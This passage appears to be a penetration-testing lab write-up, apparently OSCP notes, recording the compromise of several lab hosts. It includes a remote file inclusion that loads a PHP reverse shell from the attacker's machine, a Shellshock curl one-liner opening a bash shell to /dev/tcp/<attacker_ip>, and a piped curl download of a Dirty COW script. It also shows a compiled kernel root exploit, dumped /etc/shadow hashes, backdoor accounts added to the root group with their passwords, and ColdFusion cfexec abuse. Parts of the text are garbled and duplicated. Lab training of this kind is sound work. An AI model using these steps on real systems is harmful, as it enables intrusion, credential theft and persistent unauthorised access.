7       <script src="advanced_comment_system/js/common.js" type="text/javascript"></script>
8       <script src="advanced_comment_system/js/mootools.js" type="text/javascript"></script>
9   </head>
10   <body onload="ACS_init();">
11     <h1>example page</h1>
12     <p><strong>To justine: this is just an example page...see if can be ok for our needs</strong></p>
13     <p>Lorem ipsum dolor sit amet, consectetur adipiscing elit. Aliquam tellus neque, luctus sit amet, posuere nec,
14
15     <p>Nulla non dolor. Pellentesque ligula est, cursus in, suscipit ut, cursus nec, metus. Maecenas id lorem at fel
16
17     <div id="ACS_Comments_Container">
18       <h1>Comments (2)</h1>
19       <div id="ACS_Comments_Hide" style="display:none;"><a href="javascript:void(0);" onclick="ACS_hideComments();">
20         <div id="ACS_Comments_Show" style="display:none;">Comments are hidden. <a href="javascript:void(0);" onclick="AC
21         <div id="ACS_Comments" style="display:none;">
22           <div class="ACS_Comment">
24             <h1>Leave a comment</h1>
25             <form action="/internal/index.php#ACS_Comments.Container" method="post" onsubmit="return ACS_submitComment()>
26               <div class="ACS_Comment_FormTitle">Your name <span class="ACS_lightGrey">(required, minimum 3, maximum 255 cha
27               <div><input type="text" name="ACS_newCommentName" id="ACS_newCommentName" value="" class="ACS_Comment_Form" st
28               <div class="ACS_Comment_FormTitle">Your message <span class="ACS_lightGrey">(required, minimum 3, maximum 5000
29               <div><textarea name="ACS_newCommentMessage" id="ACS_newCommentMessage" rows="10" cols="40" class="ACS_Comment_Mess
30               <div class="ACS_progressContainer"><div id="ACS_progressbar1" class="ACS_progress">&ampnbsp</div></div>
31               <div><input type="text" name="ACS_newCommentAntiSpamCode" id="ACS_newCommentAntiSpamCode" value="" class="ACS_L
32                 <div class="ACS_Comment_FormTitle">Drag the slider to the right <span class="ACS_lightGrey">(requi
33               <div id="ACS_slider" class="ACS_slider" style="background-image:url(advanced_comment_system/img/bg-input.gif);
34                 <div>
35                   <button type="submit" name="ACS_newCommentSubmit" style="background-image:url(advanced_comment_system/img/b
36                   <input type="hidden" name="ACS_newCommentAntiSpamCodeEnabled" id="ACS_newCommentAntiSpamCodeEnabled" value=
37                   <input type="hidden" name="ACS_newCommentSliderEnabled" id="ACS_newCommentSliderEnabled" value="1" />
38                   <input type="hidden" name="ACS_newCommentTextCounterEnabled" id="ACS_newCommentTextCounterEnabled" value="1"
39                   <input type="hidden" name="ACS_newCommentNameMinLength" id="ACS_newCommentNameMinLength" value="3" />
40                   <input type="hidden" name="ACS_newCommentNameMaxLength" id="ACS_newCommentNameMaxLength" value="255" />
41                   <input type="hidden" name="ACS_newCommentMessageMinLength" id="ACS_newCommentMessageMinLength" value="3" />
42                   <input type="hidden" name="ACS_newCommentMessageMaxLength" id="ACS_newCommentMessageMaxLength" value="5000" />
43                   <input type="hidden" name="ACS_path" id="ACS_path" value="advanced_comment_system/" />
44                 </div>
45               </form>
46             </div>
47           </div>
48         </div>

```

<http://www.securityfocus.com/bid/42964/exploit>

The exploit explained how to use it :

[http://www.example.com/path/advanced_comment_system/index.php?ACS_path=\[shell.txt?\]](http://www.example.com/path/advanced_comment_system/index.php?ACS_path=[shell.txt?])

[http://www.example.com//advanced_comment_system/admin.php?ACS_path=\[shell.txt?\]](http://www.example.com//advanced_comment_system/admin.php?ACS_path=[shell.txt?])

<http://www.securityfocus.com/bid/42964/exploit>

So I used the above, this can be seen below

http://10.11.1.8/internal/advanced_comment_system/index.php?ACS_path=/etc/passwd%00

//example of the passwd file

```
<div id="ACS_Comments_Container">
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin.sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/sbin/nologin
dbus:x:81:81:System message bus:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rpm:x:37:37:/var/lib/rpm:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/sbin/nologin
netdump:x:34:34:Network Crash Dump user:/var/crash:/bin/bash
nscd:x:28:28:NSCD Daemon:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/sbin/nologin
mailnull:x:47:47:/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51:/var/spool/mqueue:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
pcap:x:77:77:/var/arpwatch:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
squid:x:23:23:/var/spool/squid:/sbin/nologin
webalizer:x:67:67:Webalizer:/var/www/usage:/sbin/nologin
```

```
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/sbin/nologin
dbus:x:81:81:System message bus:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rpm:x:37:37::/var/lib/rpm:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/sbin/nologin
netdump:x:34:34:Network Crash Dump user:/var/crash:/bin/bash
nscd:x:28:28:NSCD Daemon:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
pcap:x:77:77:/var/arpwatch:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
squid:x:23:23::/var/spool/squid:/sbin/nologin
webalizer:x:67:67:Webalizer:/var/www/usage:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
<h1></h1>
<div id="ACS_Comments" style="display:none;">
</div>
<div id="ACS_Comment_LeaveAComment">
<h1></h1>
```

After looking at the source code for the <http://10.11.1.8/internal> , I discovered the ACS vulnerability and so I have created a reverse-shell.php to be called .

http://10.11.1.8/internal/advanced_comment_system/index.php?ACS_path=http://10.11.0.7/1/php-reverse-shell.php?

This worked after I disabled PHP on my machine due to the reverse shell being ran by me instead of being passed as text to the victim,

```
sudo a2dismod php5
```

Managed to get a reverse shell

```
exit ?
/bin/bash: line 3: exit[00] command not found
exit
sh-3.00$ uname
Linux
sh-3.00$ uname -a
Linux phoenix 2.6.9-89.EL #1 Mon Jun 22 12:19:40 EDT 2009 i686 i686 i686
sh-3.00$ whoami
apache
sh-3.00$
```

I need to read the RFI remote reverse shell

I have tried to use dirty cow as it is on 2.6 version however I could not ./ execute anything and also gcc is not installed on that machine , look at other options such as Linux version . The current Linux version 2.6.9-90.EL i686. Using the exploit 9545, which was compiled on my machine was used , the file was complied using the flags for based 32, the file was transferred from my machine to the victim.

```
gcc -m32 -WI,--hash-style=both -o 9545_new 9545.c
```

```
[behnam@phoenix tmp]$ uname -a
Linux phoenix 2.6.9-89.EL #1 Mon Jun 22 12:19:40 EDT 2009 i686 i686 i386
[behnam@phoenix tmp]$ uname -mrs
Linux 2.6.9-89.EL i686
[behnam@phoenix tmp]$ uname -x-mrs
Linux 2.6.9-89.EL i686
[behnam@phoenix tmp]$ cat /proc/version
cat /proc/version
Linux version 2.6.9-89.EL (mockbuild@builder10.centos.org) (gcc version 3
2009
[behnam@phoenix tmp]$ 
```

Trying dirty cow as well.

```
index.html?C=S;O=D
sh-3.00$ python -c 'import pty;pty.spawn("/bin/bash")'
bash-3.00$ ./ddccooow..ccpppp
bash: ./dcow.cpp: Permission denied
bash-3.00$ ssuuddoo
usage: sudo -V | -h | -L | -l | -v | -k | -K | [-H] [-P]
      [-u username/#uid] [-r role] [-t type] -s | <command>
bash-3.00$ uu ^?^?^?^?
bash-3.00$ ./
bash-3.00$ ./is a directory
bash: ./is a directory: cannot find -lcrypt
bash-3.00$ lsl
ls
40839.c index.html?C=D;O=A index.html?C=M;O=D index.html?C=D;O=A
dcow.cpp index.html?C=D;O=D index.html?C=N;O=A index.html?C=N;O=D
index.html index.html?C=M;O=A index.html?C=N;O=D
bash-3.00$ ..//dcdcppww..ccpppp
bash: ./dcpw.cpp: No such file or directory
bash-3.00$ ..//dcow.cppdcow.cpp CHANLOG COPYING.
bash: ./dcow.cpp: Permission denied
bash-3.00$ 
```

So I managed to get over that by the permission by changing the permission by "chmod 777" and then retried the exploit, however using the "`python -c 'import pty;pty.spawn('/bin/bash')'`" gave me a real shell. This is due to getting failed tty why and other issues with the current reverse shell bash provided. And got the proof.txt and also created an account for just fun times :)

```
File Edit View Search Terminal Help
-bash: line 16: `python -c 'import pty; pty.spawn("/bin/sh")'
sh-3.00# python -c 'import pty; pty.spawn("/bin/sh")'
sh: syntax error near unexpected token `c'
sh-3.00# top
    top: failed tty get
broadbandcl
sh-3.00# python -c 'import pty; pty.spawn("/bin/bash")'
>
> ls
> exit
> "
Unknown option: -m
usage: python [option] ... [-c cmd | file | -] [arg] ...
Try `python -h' for more information.
sh: pty./bin/bash)'spawn(c
ls
exit
: No such file or directory
sh-3.00#
sh-3.00#
sh-3.00#
sh-3.00# top
    top: failed tty get
OSCP
res
full
bash-3.00# python -c 'import pty; pty.spawn("/bin/bash")'
bash-3.00#
bash-3.00# source <(curl -s http://davemacaulay.com/scripts/dirtycow.sh)
source <(curl -s http://davemacaulay.com/scripts/dirtycow.sh)
bash-3.00# pwd
pwd
/tmp/10.11.0.71/dirty
bash-3.00# ./9545 new
./9545 new
masscan-
master
sh-3.00#
sh-3.00# su
su hostIP.txt
[root@phoenix dirty]# id
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
[root@phoenix dirty]# root@kali:~#
root@kali:~#
```

```
[behnam@phoenix dirty]$ ./9545_new  
./9545_new  
bash: ./9545_new: Permission denied  
[behnam@phoenix dirty]$ chmod 777 9545_new  
chmod 777 9545_new  
[behnam@phoenix dirty]$ ./9545_new  
./9545_new  
sh-3.00# id  
id  
uid=0(root) gid=0(root) groups=500(behnam)  
sh-3.00#
```

```
passwd behnam
Changing password for user behnam.
New UNIX password: behnam
BAD PASSWORD: it is based on a dictionary word
Retype new UNIX password: iranianking@/
Sorry, passwords do not match
New UNIX password: iranianking@/
Retype new UNIX password: iranianking@/
passwd: all authentication tokens updated successfully.
sh-3.00#
sh-3.00#
sh-3.00# ls
ls fulllistofIP
bin dev home lib media mnt proc sbin
boot etc initrd lost+found misc opt root selinux
sh-3.00# cd root
cd root
sh-3.00# cat proof.txt
cat proof.txt
f56a325ef00d4553a4046b7eacc5d667
sh-3.00# md5sum proof.txt
md5sum proof.txt
f368425f66c84f837c584527a9b05219 proof.txt
sh-3.00#
```

The shadow file:

```
cat /etc/shadow
root:$1$2xFdVlkZ.$qezz2fIJmpMkAX8QaNt/h/:16902:0:99999:7:::
```

bin:*:14503:0:99999:7:::
daemon:*:14503:0:99999:7:::
adm:*:14503:0:99999:7:::
lp:*:14503:0:99999:7:::
sync:*:14503:0:99999:7:::
shutdown:*:14503:0:99999:7:::
halt:*:14503:0:99999:7:::
mail:*:14503:0:99999:7:::
news:*:14503:0:99999:7:::
uucp:*:14503:0:99999:7:::
operator:*:14503:0:99999:7:::
games:*:14503:0:99999:7:::
gopher:*:14503:0:99999:7:::
ftp:*:14503:0:99999:7:::
nobody:*:14503:0:99999:7:::
dbus:!!:14503:0:99999:7:::
vcsa:!!:14503:0:99999:7:::
rpm:!!:14503:0:99999:7:::
haldaemon:!!:14503:0:99999:7:::
netdump:!!:14503:0:99999:7:::
nscd:!!:14503:0:99999:7:::
sshd:!!:14503:0:99999:7:::
rpc:!!:14503:0:99999:7:::
mailnull:!!:14503:0:99999:7:::
smmsp:!!:14503:0:99999:7:::
rpcuser:!!:14503:0:99999:7:::
nfsnobody:!!:14503:0:99999:7:::
pcap:!!:14503:0:99999:7:::
apache:!!:14503:0:99999:7:::
squid:!!:14503:0:99999:7:::
webalizer:!!:14503:0:99999:7:::
xfs:!!:14503:0:99999:7:::
ntp:!!:14503:0:99999:7:::
mysql:!!:14503:::::::
behnam:\$1\$.VIXsMgw\$rnXv7huztxowboLYdmw8n/:17415:0:99999:7:::
sh-3.00#
*****Passwd*****
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin

```
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/sbin/nologin
dbus:x:81:81:System message bus:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rpm:x:37:37:/var/lib/rpm:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/sbin/nologin
netdump:x:34:34:Network Crash Dump user:/var/crash:/bin/bash
nscd:x:28:28:NSCD Daemon:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/sbin/nologin
mailnull:x:47:47:/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51:/var/spool/mqueue:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
pcap:x:77:77:/var/arpwatch:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
squid:x:23:23:/var/spool/squid:/sbin/nologin
webalizer:x:67:67:Webalizer:/var/www/usage:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
ntp:x:38:38:/etc/ntp:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
behnam:x:500:500::/home/behnam:/bin/bash
sh-3.00#
```

```
root@kali:~# gobuster -u http://10.11.1.8/ \
>   -w /usr/share/seclists/Discovery/Web_Content/common.txt \
>   -s '200,204,301,302,307,403,500' -e \
Gobuster v1.2          OJ Reeves (@TheColonial)
=====
[+] Mode      : dir
[+] Url/Domain : http://10.11.1.8/
[+] Threads   : 10
[+] Wordlist  : /usr/share/seclists/Discovery/Web_Content/common.txt
[+] Status codes: 204,301,302,307,403,500,200
[+] Expanded   : true
=====
http://10.11.1.8/.hta (Status: 403)
http://10.11.1.8/.htaccess (Status: 403)
http://10.11.1.8/.htpasswd (Status: 403)
http://10.11.1.8/cgi-bin/ (Status: 403)
```

```
http://10.11.1.8/index.html (Status: 200)
http://10.11.1.8/internal (Status: 301)
http://10.11.1.8/manual (Status: 301)
http://10.11.1.8/robots.txt (Status: 200)
http://10.11.1.8/usage (Status: 403)
```

```
curl -A "() { ignored; }; echo Content-Type: text/plain ; echo ; echo ; /bin/bash -i >& /dev/tcp/<attacker_ip>/443 0>&1"
http://<victim\_ip/cgi-bin/vulnerable.cgi
```

```
sh-3.00# cat proof.txt
cat proof.txt
f56a325ef00d4553a4046b7eacc5d667
sh-3.00# md5sum proof.txt
md5sum proof.txt
f368425f66c84f837c584527a9b05219 proof.txt
sh-3.00#
```

Created an account on ssh

```
root@kali:/var/www/html/dirty# ssh iran@10.11.1.8
iran@10.11.1.8's password:
[iran@phoenix ~]$ id
uid=502(iran) gid=502(iran) groups=0(root),502(iran)
[iran@phoenix ~]$ ls
[iran@phoenix ~]$ cd /root
[iran@phoenix root]$ ls
anaconda-ks.cfg install.log install.log.syslog mbox proof.txt
[iran@phoenix root]$
[iran@phoenix root]$
```

```
[root@phoenix ..]# useradd -G root behnam
useradd -G root behnam
useradd: user behnam exists
[root@phoenix ..]# groupadd root
groupadd root
groupadd: group root exists
[root@phoenix ..]# useradd -G root behnma
useradd -G root behnma
[root@phoenix ..]#
```

```
[root@phoenix ..]# useradd -G root iran
useradd -G root iran
[root@phoenix ..]# passwd iran
passwd iran
Changing password for user iran.
New UNIX password: iranianking@/

```

```
Retype new UNIX password: iranianking@/
```

```
passwd: all authentication tokens updated successfully.
[root@phoenix ..]#
```

To

10.11.1.5

Thursday, August 24, 2017
10:35 PM

Enumerated the ports

I use the port 135

```
root@kali:/usr/share/nmap/scripts# nmap 10.11.1.5 -p 139 --script=broadcast-netbios-master-browser.nse
```

Starting Nmap 7.50 (<https://nmap.org>) at 2017-08-24 16:43 EDT

Pre-scan script results:

| broadcast-netbios-master-browser:

|_ip server domain

Nmap scan report for 10.11.1.5

Host is up (0.11s latency).

PORt STATE SERVICE

139/tcp open netbios-ssn

MAC Address: 00:50:56:B8:2F:F5 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.85 seconds

```
root@kali:/usr/share/nmap/scripts#
```

The exploit used as it has a **netbios on window xp machine**

Meta exploit ms03_026_dcom

Cracking the password for alice is : aliceishere

```
TF    cve-2015-0057.sln          78,715 bytes Unknown   13 December 2015, ...
TF    cve-2015-0057.vcxproj       7.5 kB     unknown   16 December 2015, ...
C:\Documents and Settings\Administrator>cd Desktop
cd Desktop
# structs.h           9.2 kB     C header   18 December 2015, ...
C:\Documents and Settings\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 50C3-3741

Directory of C:\Documents and Settings\Administrator\Desktop

04/19/2016  01:54 AM    <DIR>        .
04/19/2016  01:54 AM    <DIR>        ..
02/25/2015  01:36 AM            35 proof.txt
              1 File(s)      35 bytes
              2 Dir(s)   1,701,621,760 bytes free

C:\Documents and Settings\Administrator\Desktop>type proof.txt
type proof.txt
ed20b785808f615be2c588ed925b18ce

C:\Documents and Settings\Administrator\Desktop>whoami
whoami
'whoami' is not recognized as an internal or external command,
operable program or batch file.

C:\Documents and Settings\Administrator\Desktop>hostname
hostname
alice OS2

C:\Documents and Settings\Administrator\Desktop>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . :
IP Address . . . . . : 10.11.1.5
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : 10.11.1.220

C:\Documents and Settings\Administrator\Desktop>
```

Flag: ed20b785808f615be2c588ed925b18ce

10.11.1.10

Thursday, September 21, 2017
7:38 PM

The enumeration of the host showed only port 80 being open running windows 2003 with IIS :

IP :10.11.1.10

```
80/tcp open http syn-ack ttl 128 Microsoft IIS httpd 6.0
```

set is up (0.10s latency).

Not shown: 999 filtered ports

PORt STATE SERVICE VERSION

```
80/tcp open http Microsoft IIS httpd 6.0
```

| http-methods:

|_ Potentially risky methods: TRACE

|_http-server-header: Microsoft-IIS/6.0

|_http-title: Under Construction

MAC Address: 00:50:56:B8:EF:2F (VMware)

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose|WAP

Running (JUST GUESSING): Microsoft Windows 2003|XP|2000 (89%), Apple embedded (86%)

OS CPE: cpe:/o:microsoft:windows_server_2003::sp2 cpe:/o:microsoft:windows_xp::sp3

cpe:/o:microsoft:windows_2000::sp4 cpe:/h:apple:airport_extreme

Aggressive OS guesses: Microsoft Windows Server 2003 SP2 (89%), Microsoft Windows XP SP3 (89%), Microsoft Windows 2000 SP4 (87%), Apple AirPort Extreme WAP (86%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 1 hop

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE

HOP RTT ADDRESS

```
1 101.24 ms 10.11.1.10
```

The interesting site was <http://10.11.1.10/CFIDE/administrator/enter.cfm> which was discovered by the results of dirb:

```
File Edit View Search Terminal Help
root@kali:~/Desktop/lab-connection (1) # dirb http://10.11.1.10/CFIDE/
[+] Browse Server x [+] ColdFusion Administr... x [+] ColdFusion Administr...
DIRB v2.22
By The Dark Raver
[+] Most Visited Getting Started

Notes:
START TIME: Wed Sep 20 12:22:44 2017
URL BASE: http://10.11.1.10/CFIDE/
WORDLIST FILES: /usr/share/dirb/wordlists/common.txt
  • Prefix DOS commands with c:\windows\system32\cmd.exe /c <command>
  • Options are, of course, the command line options you want to run
  • CFEXECUTE could be removed by the admin. If you have access to CFIDE
list of directories
http://10.11.1.10/CFIDE/
GENERATED WORDS: 4612
Command: c:\windows\system32\cmd.exe
---- Scanning URL: http://10.11.1.10/CFIDE/ ----
=> DIRECTORY: http://10.11.1.10/CFIDE/administrator/
=> DIRECTORY: http://10.11.1.10/CFIDE/classes/
=> DIRECTORY: http://10.11.1.10/CFIDE/debug/
=> DIRECTORY: http://10.11.1.10/CFIDE/images/
=> DIRECTORY: http://10.11.1.10/CFIDE/Images/
=> DIRECTORY: http://10.11.1.10/CFIDE/scripts/
=> DIRECTORY: http://10.11.1.10/CFIDE/Scripts/
*****//this works
http://10.11.1.10/CFIDE/
*****//so there is FCKeditor
//lets test it
http://10.11.1.10//ColdFusionManager/manager/connectors/cfide
it is currently closed
*****//check the
http://10.11.1.10/CFIDE/administrator/tools/
---- Entering directory: http://10.11.1.10/CFIDE/administrator/ ----
=> DIRECTORY: http://10.11.1.10/CFIDE/administrator/archives/
=> DIRECTORY: http://10.11.1.10/CFIDE/administrator/classes/
=> DIRECTORY: http://10.11.1.10/CFIDE/administrator/components/
=> DIRECTORY: http://10.11.1.10/CFIDE/administrator/extensions/
+ http://10.11.1.10/CFIDE/administrator/favicon.ico (CODE:200|SIZE:45117)
=> DIRECTORY: http://10.11.1.10/CFIDE/administrator/help/
=> DIRECTORY: http://10.11.1.10/CFIDE/administrator/Help/
=> DIRECTORY: http://10.11.1.10/CFIDE/administrator/images/
=> DIRECTORY: http://10.11.1.10/CFIDE/administrator/Images/
=> DIRECTORY: http://10.11.1.10/CFIDE/administrator/include/
=> DIRECTORY: http://10.11.1.10/CFIDE/administrator/logging/
=> DIRECTORY: http://10.11.1.10/CFIDE/administrator/mail/
=> DIRECTORY: http://10.11.1.10/CFIDE/administrator/monitor/
=> DIRECTORY: http://10.11.1.10/CFIDE/administrator/reports/
=> DIRECTORY: http://10.11.1.10/CFIDE/administrator/security/
=> DIRECTORY: http://10.11.1.10/CFIDE/administrator/Security/
=> DIRECTORY: http://10.11.1.10/CFIDE/administrator/settings/
=> DIRECTORY: http://10.11.1.10/CFIDE/administrator/setup/
=> DIRECTORY: http://10.11.1.10/CFIDE/administrator/skin/
=> DIRECTORY: http://10.11.1.10/CFIDE/administrator/tools/
---- Entering directory: http://10.11.1.10/CFIDE/classes/ ----
```


Accessing the Adobe coldfusion 8 login page displayed a login page:
After some research discovered the site is vulnerable to LFI attack.

The below link provided the default password which was encrypted by sha1 :

I could of attempted to use FCKeditor as it is vulnerable to it as it run :

Verion 2.4.2 build 14978


Exploit : <https://www.exploit-db.com/exploits/15484/>



[Support Open Source Software](#)

For further information go to <http://www.fckeditor.net>
Copyright © 2003-2007 [Frederico Caldeira Knabben](#)

//Denied access when you try to upload a script to the upload directory




Directory Listing Denied

This Virtual Directory does not allow contents to be listed.

After logging to the adobe control panel change the security password to "no authentication" . I needed some sort of OS access so I have used "cfexec.cfm" script.

I have used the scheduled tasks to create a task and get the "Cfexec.cfm" from my apache webserver and store it in the "wwwroot\CFIDE" directory . I did try the "wwwroot" however it failed to upload, I guess due to permission but I discovered the CFIDE as I was in it and also from checking the directories



//created schedule which was ran between the time of 9:00 am - 9:22 every 1:01 minute.
The system time was found by looking at the logs.

It would pull "cfexec.cfm" and save it to the wwwroot folder location

CF ADOBE® COLDFUSION® ADMINISTRATOR

Expand All / Collapse All

